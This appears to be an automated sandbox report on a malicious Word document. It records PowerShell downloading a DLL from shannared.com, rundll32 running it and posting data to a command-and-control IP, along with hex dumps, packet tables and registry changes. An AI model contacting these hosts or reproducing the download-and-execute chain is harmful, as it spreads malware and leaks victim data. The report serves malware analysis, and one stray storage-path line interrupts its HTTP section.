Data ASCII:	. p . . . . . 0 * . . . . . p . . H . . " . . d . . . . . m 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . Y m . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \ \ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \ \ W i n d o w . s \ \ S y s W O W . 6 4 \ \ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . O f f i c . . E O . f . . i . c 5 . E . . . . . . E 2 D . F 8 D 0 4 C - 5 . B F A - 1 0 1 B -
Data Raw:	01 70 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 59 6d fe 61 1a 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 129150

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	129150
Entropy:	7.03372694627

General	
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . % . . . . . b j b j . . . . . ~ . . . b . . . l . . . % . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f1 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 25 9b 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e f8 01 00 62 7f 00 00 62 7f 00 00 25 93 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: office, File Type: data, Stream Size: 1680

General	
Stream Path:	office
File Type:	data
Stream Size:	1680
Entropy:	7.88699099842
Base64 Encoded:	False
Data ASCII:	. ~ . . . . . 0 . . . . . a . Q . . . . u N . . . . . @ . l . Y . . . . . l . . . . . , y 0 p . . . . / . . . . . { . . . . f . . h . e _ . . . . . Q . . . . + . \\ . [3 . . . . . z . . > . H U . t . . P J . { . . ^ . M . . . ^ . . p { r . \\ . . . . < . . . . S . . . ! . . 9 ? . . 1 6 9 . . . ` . . G w . . . . . u . . . . . K . . . . P . . . . . 1 b . . G . . L . /) . 9 . - . . n . . . M > . . . . . x e | . . N . l & . t . k . . + . . E . # . . l . . . O .
Data Raw:	05 7e 92 a5 9d 13 9e 08 30 1e 99 01 10 eb 61 9c 51 88 d9 d2 03 75 4e cf e3 8a 00 be 40 b5 6c 0e 59 06 85 8a f6 95 1f 0e 6c a3 f6 9a 1f e6 d5 ae 2c 79 30 70 e3 b5 a9 8f 2f c2 c1 13 13 df c7 7b b2 8a a8 09 66 d6 a6 bb 68 cb 65 5f 7f b3 af fd b4 51 92 c7 84 fb 2b a3 5c f5 5b 33 d4 0c fa 8c db 7a e8 95 3e cb 48 55 d2 74 07 17 50 4a 10 7b 12 c4 5e c1 4d 00 f7 b6 5e 05 ac 70 7b 72 e7 5c

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 12:34:25.936194897 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.097738028 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.097937107 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.101077080 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.302393913 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653188944 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653254032 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653321028 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653374910 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653460026 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653495073 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.653517008 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653526068 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.653577089 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653594971 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.653636932 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653700113 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653707981 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.653759003 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.653837919 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815176964 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815232038 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815290928 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815344095 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815392971 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815442085 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815476894 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815493107 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815507889 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815512896 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815516949 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815532923 CET	49167	80	192.168.2.22	192.169.223.13

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 12:34:26.815541983 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815591097 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815630913 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815640926 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815690041 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815721989 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815742016 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815790892 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815815926 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815840960 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815890074 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815915108 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.815943003 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.815990925 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.816016912 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.816041946 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.816090107 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.816113949 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.816138983 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.816209078 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.977472067 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977551937 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977616072 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977677107 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977720022 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.977744102 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977756977 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.977804899 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977865934 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977880001 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.977926016 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977989912 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.977999926 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.978049040 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978108883 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978116989 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.978168011 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978226900 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978257895 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:26.978288889 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978348970 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:26.978358030 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.139559984 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139612913 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139662027 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139709949 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139760017 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.139761925 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139789104 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.139811993 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139847040 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.139861107 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139909983 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.139939070 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.139961958 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140008926 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140031099 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.140057087 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140105963 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140121937 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.140152931 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140202045 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.140217066 CET	49167	80	192.168.2.22	192.169.223.13
Jan 25, 2021 12:34:27.301511049 CET	80	49167	192.169.223.13	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 12:34:27.301558971 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.301587105 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.301618099 CET	80	49167	192.169.223.13	192.168.2.22
Jan 25, 2021 12:34:27.301656008 CET	80	49167	192.169.223.13	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 12:34:25.881491899 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 12:34:25.919070959 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 12:34:25.881491899 CET	192.168.2.22	8.8.8.8	0x3714	Standard query (0)	shannared.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 12:34:25.919070959 CET	8.8.8.8	192.168.2.22	0x3714	No error (0)	shannared.com		192.169.223.13	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- shannared.com
- 84.232.229.24

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.169.223.13	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 12:34:26.101077080 CET	0	OUT	GET /content/lhALeS/ HTTP/1.1 Host: shannared.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 12:34:26.653188944 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 25 Jan 2021 11:34:26 GMT Content-Disposition: attachment; filename="PwAMo3WpOCxi2p.dll" Content-Transfer-Encoding: binary Set-Cookie: 600eacc2614da=1611574466; expires=Mon, 25-Jan-2021 11:35:26 GMT; Max-Age=60; path=/ Last-Modified: Mon, 25 Jan 2021 11:34:26 GMT X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff Content-Type: application/octet-stream X-Cacheable: YES:Forced Content-Length: 631808 Accept-Ranges: bytes Date: Mon, 25 Jan 2021 11:34:26 GMT Age: 0 Vary: User-Agent X-Cache: uncached X-Cache-Hit: MISS X-Backend: all_requests Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 30 06 00 00 70 03 00 00 00 00 00 bc 3e 06 00 00 10 00 00 00 40 06 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 ec 22 00 00 00 10 07 00 00 c6 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 06 00 d4 6e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 e8 2e 06 00 00 10 00 00 00 30 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 cc 14 00 00 00 40 06 00 00 16 00 00 00 34 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 d1 0c 00 00 00 60 06 00 00 00 00 00 00 4a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ec 22 00 00 00 70 06 00 00 24 00 00 00 4a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 d4 6e Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*0p>@@p"nCODE.0 `DATA@4@BSS`J.idata"p$ J@.relocn

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	84.232.229.24	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 12:34:39.308197021 CET	679	OUT	POST /ozrf6dcy5j/7k5jvcfnl1c/ccmrg6oyv4nizx6/ HTTP/1.1 DNT: 0 Referer: 84.232.229.24/ozrf6dcy5j/7k5jvcfnl1c/ccmrg6oyv4nizx6/ Content-Type: multipart/form-data; boundary=--------------uxOXlkGo1PIptj User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 84.232.229.24 Content-Length: 6404 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 12:35:01.822563887 CET	694	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 11:35:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 36 39 34 0d 0a a6 60 b3 6d ca f1 48 4c e9 07 62 89 83 fe e3 15 f5 a2 e9 12 37 3d 2e e0 1a 51 32 3e 6d d9 69 12 9a 4b 9b 57 af 7f cf 54 a7 f1 9e 60 fd 0a 38 97 e9 80 76 bf b6 5d 74 76 a2 05 49 ec 8f 1d f5 a4 5b d7 9d 71 b2 65 7a 6c 2b 1f 48 ad 95 b7 d1 67 03 a3 4f f6 09 59 42 c3 c2 8a 3f 61 42 6a 54 14 76 7f 73 5b a4 91 46 88 6e 0b e1 37 9a dc d5 36 60 79 d7 37 d3 c7 c6 0d 37 b6 a8 0f 3a 31 21 3a f7 1e a3 1e 6c 18 46 64 2c f8 67 14 11 b5 62 37 cb af f8 db ad b5 03 a1 06 a5 19 83 34 03 fb 13 0f ae 59 2a 70 00 e3 02 dd c3 92 ad c4 87 39 f9 4c 99 77 a8 72 0c 82 51 d5 d0 e4 eb 4e 99 d1 62 b6 a5 8d e6 3a 79 45 32 f7 88 af 7c 19 86 30 7b 94 23 c4 11 c6 bf de c4 22 87 ae c7 68 29 a2 7d 54 c8 ff e4 4f 40 e6 44 6f fb 39 ba cf 68 ca 52 c8 38 43 f2 50 fc 63 c9 52 58 37 e2 6d 3c 23 8a 87 35 e5 1c dc ad 38 a1 c7 e9 86 df 9d bd 37 72 b0 51 ab 2a 47 71 95 73 a5 70 1f d5 b2 85 f1 5e 04 32 d8 c1 33 b1 c3 b7 af 9d b9 e1 11 b3 ee 12 08 20 07 67 16 d7 14 7c b2 bc 55 8e a9 30 39 f6 39 3f f4 67 24 8e df 5d 7a 03 d4 b1 6b c9 0e 32 24 b2 d3 c9 0a 19 b1 f2 e1 85 02 16 9c 6a b8 e1 c0 73 6d 07 ba 62 7f cd 96 7c 58 54 c2 e7 fb b2 ff b8 d7 22 6a 07 7d 49 08 c3 63 6c d9 d7 5a 73 e2 85 d5 69 6b 0f 17 2c 4d c7 e3 d0 00 eb a7 c7 1c d3 3b 2c 42 70 b5 07 40 5b ce 8b ba 8f 25 ab a0 86 6e a5 a7 5d fb b8 e1 0d e5 16 71 09 e6 2f f2 f5 7e 3d d9 f1 6f 66 24 9e 7a 00 56 16 eb 8c f1 09 34 d4 f8 88 1c f7 d3 5f f7 b8 10 de dc dd ca b2 31 06 e8 67 41 25 8e b7 9e 05 61 e0 23 f2 33 e0 47 58 74 28 f0 ff b9 4e 57 2f 3e b7 79 d9 84 44 e6 9a 09 4d 04 9d 77 b3 ab 42 5d cd af 41 e9 b5 41 7d 6b 39 b4 ee f1 f0 04 39 a8 4e 10 dd fc 9a 17 ea 14 f4 1f 43 f1 2e 09 03 75 f7 cc a0 79 81 58 a5 d1 d3 b1 60 24 90 d6 36 20 ee c0 7a d8 67 55 ee 57 cb c7 4e e3 cb a0 9c d2 a0 48 ca 1b c5 43 97 4e b2 34 ed 58 3c f5 61 7f 9b 0a 5c 97 c1 c2 eb fe 50 d2 9b 37 a3 f5 8c b5 44 9c b3 35 0d 61 aa c0 fc 6c 6d 7f c3 55 6a 9b d9 30 6b 02 ea cc 46 42 43 e0 d9 80 cb bd a8 91 54 83 68 89 91 32 65 dd a5 a3 5e 23 b6 8d ea 57 07 8f d8 c0 07 12 52 7f 4a a5 71 0f 3d 88 2d 44 bc 64 f8 c0 41 f0 bf 5e 8a d9 ef 3d 9f 75 45 5b 0a 95 30 3f c6 8d 04 32 80 bf 43 75 2f 64 69 28 67 60 0c 80 67 89 49 4d 44 52 45 cc fc 35 3f 23 b4 d4 e3 9a 18 2d 5c 5b db 33 52 09 79 95 3c 7b 7d 4a 6f 04 d1 6d 1f 8f 6d c0 b1 36 8f 5a 9c a0 d0 ce 98 2b 2a 4d d3 51 78 bc 0b a4 cb 4c 8e 60 e7 29 d7 e3 b2 a5 13 a1 bc b5 d4 ac c5 f2 62 96 d3 37 98 6a 83 cd eb a9 cd 4d 7a 03 c2 a0 88 a9 40 56 e6 3f 36 2f bb e8 16 85 1c 0e b8 2f b0 d5 fb a2 3f db 31 89 63 3e 62 05 ab a1 67 b3 93 ca c2 33 42 10 b2 54 ce c2 dc 1d 34 aa cc 19 2e d6 7f 2f 0a 4e f8 0f d8 41 22 f5 dc 52 16 3a bd 8e fa 95 ff bf 43 f6 fa ec 5f 6e a6 25 d3 df 6a 7c 80 bc 14 8e b9 a6 3f ed 5c 10 21 21 22 c3 05 39 e1 7a 65 1f 21 96 73 4e 2d 47 b8 27 f5 89 2c ac 51 07 2b 7c ca 85 d7 3c 90 2c 9f 26 d8 da 00 b7 0e 30 70 93 83 bb 52 23 27 42 ff 98 85 1c 77 d2 80 5e 5d 74 56 74 87 2a 1a 6e 1c 44 03 af 17 53 bb 9e a8 7b 06 1c 7e b9 b7 eb bc 0f a7 22 77 8b 0b a3 5e 9d d3 ab 5b 24 c2 c5 3d 4a d9 2c 28 28 4c 97 4c a2 31 4d 23 69 ef 65 e1 71 6f 7b 28 5c e0 97 ee 6c f7 c2 85 54 79 3a 41 7b 3a c3 07 97 47 fd 27 b3 45 f2 5b b8 19 dd 14 3c 85 e9 16 fe b3 9 3 8b e1 21 17 7c e7 6b 27 bc fc 24 e2 2c 14 a6 fc de ce 9c 9f d7 1e 98 b4 82 73 ee bb 00 45 b7 ff 99 63 12 ff 66 b7 45 44 fd 1c 2e 7a 5b 50 58 bc 31 52 dc 4b f7 ef e6 f5 7f 3f 67 74 41 e7 03 c5 b3 1d 8f dc 2c 4a b5 64 00 27 94 be ef e4 72 b8 97 55 54 59 09 01 cc 47 c1 83 8a ed 0f 39 7d 5a 63 c2 a0 ff 8f 0f b2 3e 0f 67 d7 48 Data Ascii: 694`mHLb7=.Q2>miKWT`8v]tvI[qezl+HgOYB?aBjTvs[Fn76`y77:1!:lFd,gb74Y*p9LwrQNb:yE2|0{#"h)}T O@Do9hR8CPcRX7m<#587rQ*Gqsp^23 g|U099?g$]zk2$jsmb|XT"j}IclZsik,M;,Bp@[%n]q/~=of$zV4_1gA%a#3GXt(NW/>y DMwB]AA}k99NC.uyX`$6 zgUWNHCN4X<a\P7D5almUj0kFBCTh2e^#WRJq=-DdA^=uE[0?2Cu/di(g`gIMDRE5?#-\ [3Ry<{}Jomm6Z+*MQxL`)b7jMz@V?6//?1c>bg3BT4./NA"R:C_n%j\|?\!!"9ze!sN-G',Q+\|<,&0pR#'Bw^]tVt*nDS{~"w^[$=J, ((LL1M#ieqo{(\lTy:A{:G'E[<!|k'$,sEcfED.z[PX1RK?gtA,Jd'rUTYG9}Zc>gH

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2448 Parent PID: 584

General

Start time:	12:34:36
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f330000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93926B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF16C0209BF7D02A63.TMP	success or wait	1	7FEE92B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE92CE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5467	success or wait	1	7FEE92B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5467	F5467	binary	04 00 00 00 90 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7A 5A 8D 94 59 F3 D6 01 67 54 0F 00 67 54 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 